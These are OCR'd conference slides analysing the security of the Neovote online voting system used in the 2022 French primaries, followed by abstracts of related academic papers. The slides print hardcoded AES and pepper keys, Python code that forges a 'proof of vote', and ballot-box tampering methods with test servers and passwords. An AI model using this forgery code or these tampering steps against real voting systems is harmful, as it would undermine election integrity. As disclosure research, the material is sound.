Vous avez voté aux primaires?

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Neovote & 2022 french election


Primary elections:

- 09/2021 Primaires de l'écologie ~122k voters
- 12/2021 Primaires les républicains ~139k voters
- 01/2022 Primaires populaires ~466k voters
 - \Rightarrow All online voting
 - ⇒ All with Neovote 👺



Neovote

- Main actor in France
- 10k votes/year
- 245+ clients (public/private)
- 24+ public contracts
- NGO, companies, universities...
- ...and now political elections!



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Neovote - a blackbox solution

- No whitepaper
- No technical documentation
- Closed source code



Geometric model

Neovote ballot boxes do not use any database (sequential risk) in order to ensure strict separation of the signatures and ballots.



Random ballot boxes

Votes are randomly registered into digital ballot boxes without any use of mixers (risk of manipulation).




Reliable transactions

The Neovote ballot boxes ensure the reliable double registration (100% ACID) of the vote, with a verified consistency on 3 voting servers at all times.


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Primaire de l'écologie: Voting

The "primaire écolo" - voting procedure



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Résultats

1er tour

Nombre de sièges à pour	voir			1	
Nombre d'électeurs inscrit			12	22675	
Nombre d'émargements			10	06622	
Nombre d'enveloppes de			10	06622	
Taux de participation			86	6,91%	
Nombre de votes blancs Nombre de suffrages valablement exprimés			218		
			10	106404	
		suffrages		Résultat	
Yannick JADOT	29534	27,759	6	-	
Sandrine ROUSSEAU	26801	25,199	6	- 0	
Delphine BATHO	23801	22,37%		-	
Eric PIOLLE	23767	22,34%		-	
Jean-Marc GOVERNATORI	2501	2,35%		-	


Un second tour doit être organisé, aucun candidat n'ayant obtenu la majorité absolue. Aucun siège n'a été pourvu au 1er tour.

Note : si vous le souhaitez, vous pouvez vérifier la présence de vos votes dans l'urne en utilisant l'outil de transparence des urnes disponible à l'adresse https://verifier-mon-vote.fr, en y entrant l'adresse du site de vote, le mot de passe biè2Rrwû_cb7TWQà et vos preuves de votes.

2e tour


Nombre de sièges à pourvoir			1
			122675
			104772
Nombre d'enveloppes d			104772
Taux de participation			85,40%
			2464
Nombre de suffrages valablement exprimés			102308
	Nbr de		Résultat
Yannick JADOT	52210	51,03%	ELU
Sandrine ROUSSEAU	50098	48,97%	
Tous les sièges sont at	tribués et l	'élection es	t finalisée

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Transparence des scrutins opérés par Neovote

 $Pour \ v\'erifier \ que \ votre \ vote \ est \ enregistr\'e \ et \ les \ r\'esultats \ du \ d\'epouillement, veuillez \ remplir \ le \ formulaire \ ci-dessous \ :$

















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Please contact the server administrator at postmaster@www.verifier-mon-vote.fr to inform them of the time this error occurred, and the actions you performed just before this error.















The ballot transparency script

Ballot transparency script - Error handling

```
$retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$result
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
   if($retCode!==0) {
       switch($retCode) {
           case 98:
           // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                   $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                   echo 'wait,taskId:'.$taskId;
                   $expectedShutdown = true;
                   exit();
                break 2;
           case 2:
           case 3:
           case 5:
           case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
           case 8:
```

Ballot transparency script

- Download 2 archives from the server
 - Ballot box
 - Ballot keys
- Check your "proof of vote"
- Recount the ballot box



5Ehjzb4WmzpEmKhhvXBEcTV3sSAyR_62i5P1wqwCfcLnQKZW62UomrzyVuz5jeBv-oXSDpaW0kz-RjCAzpzV_aEFiLkISVBamu88Ic7KravGCJNI6DHu pQgPlmnYNE12hZab-I2m80oQV_nnUKoY7tlbIKj-fYXDCfgIwyvVfS7UmawjagkSYjO-ypF8Gazfv1RbVod0YxLlelLY0z65W1Fgvgxvgx4oFsHSQJzT PKqCw0fAgXfSRSoCWFwhlV4Qh0BtNRbOIQviDc2nOsRjSTiOoApai6IHupE_VyfGD5UYyMGW0ViZNQhL4NspQzmhXSF7enOyv1A5NR5IdpRVCPJ84sZ6 _CsEQIlhRVqmbLImYIi2582Afj4RpdgwkW0N50RVBlwK3652Iom7poqhVpqdjIbx9doPX_X2dczNx_DFhiboNs7ULqXx74p7A_sRWpL3kI_Z6UzWQfgy hf1WNhL6_Gb7QWDS8cDjccXLCdjEcu7OmmPOmXnwmr3KApCHNlS87HlIIcsLHXd9-1QR_w@@

"Proof of vote" is base64

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- "Proof of vote" is base64
- of AES256...

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PKqCw0fAgXfSRSoCWFwhlV4Qh0BtNRbOIQviDc2nOsRjSTiOoApai6IHupE_VyfGD5UYyMGW0ViZNQhL4NspQzmhXSF7enOyv1A5NR5IdpRVCPJ84sZ6
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- "Proof of vote" is base64
- of AES256...
- ...AES256-CBC...

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- "Proof of vote" is base64
- of AES256...
- ...AES256-CBC...
- ...with an hardcoded key



```
function checkBallotProof(&$ballotProofValid,$ballotBoxFile,$ballotProofText,$ballotBoxPwd,&$targetBallot=null):int {
    $retCode = null;
    /** @var ZipArchive $zipArchive */
    $zipArchive = null;
    $proofAesKey = 066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27';
    $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3c
    $proofHeader = '!BB-PRF!'; // Depuis BallotBox_Common
    $proofElemCount = 5: // Depuis BallotBox_Common
```

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    $retCode = null;
    /** @var ZipArchive $zipArchive */
    $zipArchive = null;
    $proofAesKey = '066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27'; // Depuis BallotBox_Common
    $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
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"Only for padding" according to Neovote

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- Why not using PKCS#7 padding?
- What for ?
- Input data are already of the same size, so what for ?

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   $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
   $proofHeader = '!BB-PRF!'; // Depuis BallotBox Common
   $proofElemCount = 5: // Depuis BallotBox Common
                                       --Extraction et validation du CRC
                                        $crc = substr($ballotProofText, -8,8);
                                        $ballotProofText = substr($ballotProofText,0,-8);
                                        $selfCrc = crc32($ballotProofText.$proofHashPepper);
```

Hexadecimal string used as-is



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   $proofHashPepper = 1'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
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                                                        hex2bin($proofHashPepper)
```


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- 5 x SHA512 hashes
- 1 hash = 1 vote
- "Mix multiple votes not to leak who has been voted for" according to Neovote
- No crypto signature...


Generating a fake "Proof of vote"

```
# AES256 key hardcoded in the PHP script
PROOF AES KEY = unhexlify("066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27")
# PEPPER randomness hardcoded in the PHP script
# Odly enough, it is composed of hexadecimal characters, but is appended to the data as-is
# (instead of using the actual binary data represented by the hexadecimal)
PROOF_HASH_PEPPER = b'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255
def armor(raw: bytes) -> str:
   return base64.b64encode(raw).decode().replace("=", "@").replace("+", "-").replace("/", " ")
def generate invalid proof():
   # Generate 5 random pseudo sha512 hashes
   hashes = [sha512(secrets.token bytes()).digest() for in range(5)]
   data = b ... join(hashes)
   # Extraction des données binaires : en-tête puis padding jusque 32 octets puis tour
    # puis 5 hashes de 64 caractères en fin de paquet (le début étant l'aléa pour CBC)
    data = b"!BB-PRF!" + secrets.token bytes(32) + b"".join(hashes)
   # Compute CRC32
    crc = crc32(data + PROOF HASH PEPPER)
    data and crc = data + pack("<q", crc)
   # Encrypt
   iv = secrets.token bytes(16)
    cipher = Cipher(algorithms.AES(PROOF AES KEY), modes.CBC(iv))
    encryptor = cipher.encryptor()
    padder = padding.PKCS7(len(PROOF AES KEY) * 8).padder()
   data with crc and padding = padder.update(data and crc) + padder.finalize()
    ciphered = encryptor.update(data with crc and padding) + encryptor.finalize()
    return armor(iv + ciphered)
```



Tempered "Proof of vote"

Genuin ballot box




Genuin "Proof of vote"

Tempered ballot box

Tempered "Proof of vote"

Genuin ballot box





Value of the "Proof of vote"


- Anybody can generate a fake "proof of vote"
 - ⇒ Any election can be claimed as rigged

- Anybody can be told his "proof of vote" is a fake one
 - ⇒ A rigged election cannot be demonstrated

Ballot box format

What's in the archive?

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What's in the archive?

```
BallotKeysExport.zip

1M-94930-5D-2B-1C-1T-8S.pem 3.3Ko

1M-94930-5D-2B-1C-2T-8S.pem 3.3Ko

version.txt 10
```

- RSA private keys
- 1 per turn
- Not a real .pem format

What's in the archive?

```
BallotBoxExport.zip
    ballot_names.csv
                                   2280
    election_names.csv
                                   540
    extra hashes.csv
                                   2.2Ko
    version.txt
                                   10
    1M-94930-5D-2B-1C-1T-8S/
        ballot data.csv
                                   64Mo
        count params.csv
                                   960
        object names.csv
                                   3000
    1M-94930-5D-2B-1C-2T-8S/
        ballot_data.csv
                                   63Mo
        count_params.csv
                                   960
        object names.csv
                                   1400
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
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$ cat object_names.csv
"1M-94930-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
"1M-94930-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU"
"VOTEBLANC";"fr";"Vote blanc"
```

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$ cat object_names.csv
"1M-94930-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
"1M-94930-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU"
"VOTEBLANC";"fr";"Vote blanc"

$ cat count_params.csv
"type";"uninominal"
"sel_min";1
"sel_max";1
"ballot_syntax";"^(\('[-0-9A-Z]+'\))[a-z]*$"
```

```
$ cat object_names.csv
"1M-94930-5D-2B-1C-2T-8S-3L"; "fr"; "Yannick JADOT"
"1M-94930-5D-2B-1C-2T-8S-2L"; "fr"; "Sandrine ROUSSEAU"
"VOTEBLANC": "fr": "Vote blanc"
$ cat count_params.csv
"type"; "uninominal"
"sel_min";1
"sel max";1
"ballot syntax"; "^(\('[-0-9A-Z]+'\))[a-z]*$"
$ head -n 3 ballot data.csv
"AAAAAQAAAYA_ggW9t6hG[...]gP5SFk@";"EgOfw8vaqwXf[...]xlsw@@";1;1
"AAAAAQAAAYCbo4njHKq3[...]FT-t08@";"QYn7QIqPuTT1[...]t9Wg@@";1;1
"AAAAAQAAAYAUinFXYWtv[...]p0JWoE@";"iN3Q7n9LEOqd[...]o20A@@";1;1
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"AAAAAQAAAYAUinFXYWtv[...]p0JWoE@";"iN3Q7n9LEOqd[...]o20A@@";1;1









Tempering the ballot box



Tempering the ballot box

- Ballot box is not signed
- We have the RSA private key
- We know all the vote hashes
- Hardest part: re-create a zip!

```
('1M-94930-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
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"1M-94930-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
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"VOTEBLANC": "fr": "Vote blanc"
```

Why not inverting the names!

```
('1M-94930-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
$ cat object_names.csv ;
[1M-94930-5D-2B-1C-2T-8S-3L]"; "fr"; "Yannick JADOT" "Sandrine ROUSSEAU"
"1M-94930-5D-2B-1C-2T-8S-2L"; "fr"; "Sandrine ROUSSEAU" "Yannick JADOT"
"VOTEBLANC": "fr": "Vote blanc"
```

Why not inverting the names!













Transparence des scrutins opérés par Neovote

Preuve de vote



Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

Dépouillement de l'urne

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Transparence des scrutins opérés par Neovote

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valid ballots: 102 308

SR: 50 098 YJ: 52 210




- Incredibly simple
 - No technical prerequisites
 - Only need 7z + notepad

- Almost invisible to voters
 - "Proof of vote" can't detect this


- Probably very visible to organizers
 - All parties must agree on the content of "object_names.csv" beforehand

- We have the RSA private key
 - ⇒ We also have the RSA public key!
- Let's add ballots!



We have the RSA private key

⇒ We also have the RSA public key!





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More technical attack

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
- Extremely very visible to organizers
 - Number of ballots ≠ list of voters

В	allotBoxExport.zip		
	ballot_names.csv	2280	
	election_names.csv	540	
	extra_hashes.csv	2.2Ko	
	version.txt	10	. 2
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	count_params.csv	960	
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- List of hashes...
- ... to ignore..
- ..during ballot count o_O

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$ head -n 3 ../extra_hashes.csv
"X1t8lSo25W3WYIpr8L2YpFwlp9muZfsz9Z_o9Gw52_ZZqK5MGbx5Ve4b5p8H0q0_prNGr8ghXVrJXwCYSKQpvQ@@"
"b7J5fLoXKRPlBRNS_cfdkz1nfdy9ZJQ_nB7Bs6EIH6Lt_z_lQ9x_xPCkoBn8A8EHHpx3_F98FgghmtAoqIAkvw@@"
"HbAlG7VlMdahNWskIqBdsBRWiArcXFxu8KtFXuDt19KfgPVS04LsjkJsBZD8ni8i5p2cbH0SXAjQ8oV41rX5ew@@"
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Sandrine ROUSSEAU	51155	51155



Transparer ce des scrutins opérés par Neovote

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- Totally invisible to voters
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- Totally invisible to organizers
 - Correct number of ballots
 - No invalid data
 - No tempered configuration

BTW why is there 24 hashes in the original extra_hashes.csv?

What Neovote says about this?

According to Neovote:

- Those attacks only modify a local file
- Transparency integrity is guaranteed by data on the server
- Hence all those attacks are void

⇒ "The transparency system works as long as you trust Neovote server"

Conclusion

- Code smells
 - String vs bytes
 - UTF8 vs iso8859 encoding
 - AES "used for padding"
 - Bad randomness added to RSA message
- Security issues
 - Legacy padding for RSA
 - Unsupported & unaudited crypto library
 - Using an unmerged PR as crypto library!
- Voting system
 - Vote verifying website timeouts, trivial DOS
 - "Proof of vote" cannot be trusted in any way
 - Ballot box can be altered

Try it yourself!

- 1. github.com/touilleMan/neovote-primaire-ecolo
- 2. Create your own ballot box...

...or use mine

type	Adresse du serveur de vote	Mot de passe
swap	primaire-altered-by-swap.touilleman.xyz	altered_by_swap_
add	primaire-altered-by-add.touilleman.xyz	_altered_by_add_
replace	primaire-altered-by-replace.touilleman.xyz	alteredBYreplace
original (archive non modifiée)	primaire.neovote.com	biè2Rrwû_çb7TWQà

- 3. Host it
- 4. Test it against verifier-mon-vote.fr

Epilogue

CNRS publication

Analyse du système de vote en ligne Neovote

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Cet article analyse le système de vote en ligne Neovote, utilisé pour plusieurs scrutins des primaires présidentielles de 2022 (Primaire Populaire, EELV et LR). Nous montrons que les objectifs de transparence, de vérifiabilité et de sécurité exigés par la CNIL et l'ANSSI ne sont pas atteints. Nous montrons l'incohérence du processus de vérification du vote et les vulnérabilités du système qui permettent la publication d'un faux décompte (arrivé en pratique pendant la Primaire Populaire).

Mots-clefs : Cybersécurité, Systèmes de vote, Vote par internet, Étude de cas

1 Introduction

Neovote est l'un des systèmes de vote en ligne les plus utilisés en France, par des institutions publiques comme privées. Indiquant être sélectionné par la CNIL et "homologué" par le Conseil d'État, le Sénat, l'Assemblée nationale, le ministère de l'intérieur et la DGSI, institutions qui ne sont pourtant pas des organismes d'homologation, Neovote ne rend public aucun élément attestant de ces "homologations" [dBGGT22]. Par ailleurs, Neovote a vu ses systèmes de vote remis en cause devant la justice et a été largement critiqué dans les médias, les analyses portant notamment sur la possibilité de s'inscrire plusieurs fois comme électeur.

Neovote n'a pourtant fait l'objet de presque aucune analyse de sécurité de la part de la communauté universitaire (excepté un mémoire de master rendu public alors que nous finissions cet article [dBGGT22]). Notre objectif ici n'est pas de ressasser les éléments déjà critiqués dans la presse mais de faire une analyse indépendante afin de comparer les recommandations juridiques avec la réalité de la transparence et de la vérifiabilité du système mis en oeuvre par Neovote. Nous montrons notamment trois problèmes majeurs :

- ni les propriétés revendiquées par Neovote ni les exigences de la CNIL et de l'ANSSI ne sont atteintes;
- le système a permis l'affichage temporaire de résultats erronés pendant la Primaire Populaire;
- le processus de vérification permet à priori ou bien la modification arbitraire de bulletins ou bien la désanonymisation de l'électorat.

Les observations utilisées † dans cet article ont toutes été effectuées passivement en documentant le processus de vote sur les ordinateurs de certains co-auteurs inscrits légitimement pour la Primaire Populaire et la primaire EELV, sans chercher à modifier artificiellement les résultats finaux.



Algotel 2022 paper

Legal action from Neovote against CNRS and CCSD (HAL)

http://tinyurl.com/hal-neovote

CNRS publication

An Analysis of the Security and Privacy Issues of the Neovote Online Voting System

E-Vote-ID²⁰²²

Enka Blanchard , Antoine Gallais, Emmanuel Leblond, Djohar Sidhoum-Rahal & Juliette Walter

Conference paper | Open Access | First Online: 03 September 2022

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Abstract

This article provides the first security and privacy analysis of the Neovote voting system, which was used for three of the five primaries in the French 2022 presidential election. We show that the demands of transparency, verifiability and security set by French governmental organisations were not met, and propose multiple attacks against the system targeting both the breach of voters' privacy and the manipulation of the tally. We also show how inconsistencies in the verification system allow the publication of erroneous tallies and document how this arrived in practice during one of the primary elections.

Best Paper in the Track on Security, Usability and Technical Issues




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Thanks!

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Bonus #1: The voting website

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link rel="shortcut icon" href="/img/favicon.ico"><style type="text/css" integrity="sha256-v16AofMe1Uh2pXOFsvU1lfv1"
it; vertical-align: baseline html, body font-family: "Segoe UI", "Helvetica Neue", Tahoma, Verdana, Helvetica, Arial, sans-s
-right:1px solid ■#999;background:□#fff;margin:0 auto;padding:0 2em}main{display:block}header{margin-top:8em;pa
6em;top:0;left:2em;margin:-4em auto 0 auto;border:1em solid #fff}main>h1{font-weight:lighter;font-size:150%;pade
{border:1px solid ■#666;color: ■#666;background: □#fff;padding:.5em 2em;text-decoration:none;transition:all .3s
